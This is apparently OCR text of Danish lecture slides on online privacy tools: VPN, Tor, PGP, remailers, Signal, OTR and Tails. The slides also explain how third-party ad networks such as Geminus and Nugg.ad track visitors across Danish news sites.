
Krypteret forbindelse mellem brugerens enhed og VPN udbyderens server



Kan nogen se hvem der besøger hjemmesiderne via VPN, og også kender brugerens rigtige ISP IP?

VPN og ”unobservability”

VPNs encrypt traffice between you and your (trusted) VPN provider, offering protection from ISPs and local network threats





TorBrowser
About Tor
about:tor
Startpage
Tor Browser
3.5.3-Windows
Congratulations!
This browser is configured to use Tor.
You are now free to browse the Internet anonymously.
Test Tor Network Settings
Search securely with Startpage.
What Next?
Tor is NOT all you need to browse anonymously! You may need to change some of your browsing habits to ensure your identity stays safe.
Tips On Staying Anonymous »
You Can Help!
There are many ways you can help make the Tor Network faster and stronger:
Run a Tor Relay Node »
Volunteer Your Services »
Make a Donation »
The Tor Project is a US 501(c)(3) non-profit dedicated to the research, development, and education of online anonymity and privacy. Learn more about The Tor Project »
1:11 AM
3/20/2014

Tor – Onion Router

Hver node kender kun foregående og efterfølgende node
Ingen node kender hele ruten

Ulemper ?



Tor – Onion Router

Ulemper:
Performance, fingerprints, afledt information
Malicious exit nodes

Dan Guido @dguido · 2h
Replying to @dguido
Chances are:
1) you don't need Tor
2) you don't understand the risks of using it
3) you're better off with a VPN, like @AlgoVPN

Who does what?

HTTPS: Encrypts traffic to/from a specific website
VPN: Encrypts traffic to/from your (trusted) VPN provider
Tor: Tries to anonymize your traffic


Beskytter VPN imod identifikation hos en tjeneste udbyder vha cookies?

Anonymous Email og remailers


PGP (Pretty Good Privacy) Email Encryption
http://openpgp.org
http://www.gnupg.org

"Anonymous" remailers (Hotmail og Hushmail)
Chainable remailers (Type I)
Mixmaster remailer (Type II og III)

Telefoner og SMS



Telefoner og SMS



Kryptering kræver (ens) udstyr hos begge endpoints

Krypterede samtaler og SMS
f.eks. Signal - https://whispersystems.org

Moxie Marlinspike
http://thoughtcrime.org

OTR - Off-the-Record

Off-the-Record (OTR) Chat
http://www.cypherpunks.ca/otr

Tails: The Amnesic Incognito Live System

Privacy

- Duckduckgo (and other) search engine
- ”In-private/private browsing”
- Ad blockers

Beskyttelse imod reklame netværk

Spørgsmål…

Hvor mange af jer:

- Klikker ok til alle cookies?
- Bruger en ad-blocker?
- Ser på privacy settings inden i downloader en app?

Bruger profilering

Hvad er kommerciel bruger profilering –
og er det egentlig et problem?

Eller – hvordan ved alle hjemmesiderne
pludseligt, at i vil købe en ny cykel?

Ikke noget nyt

En analyse, der er foretaget af OmnicomMediaGroup, viser nemlig, at TV 2 NEWS har godt fat i de danske direktører: Mere end en tredjedel tuner dagligt ind, og i løbet af en uge, når TV 2 NEWS tæt på 3/4. De direktører, der ser TV 2 NEWS, ligner gennemsnittet af danske ledere – både i forhold til kønsfordeling, indtjening og alder: Flest mænd med høje indtægter i alderen 30 til 65 år.

Artikel om foto / kameraer

Javascript der loader reklame blokke


Besøg på en hjemmeside

Artikel om foto / kameraer


Reklame netværket

Dig
dvs (id-1234567a)


3.Party - Geminus




dr.dk



b.dk




pol.dk




bt.dk


3.Party – Nugg.ad




dr.dk



b.dk




pol.dk




bt.dk

Hvor mange trackere kan der være på én side?



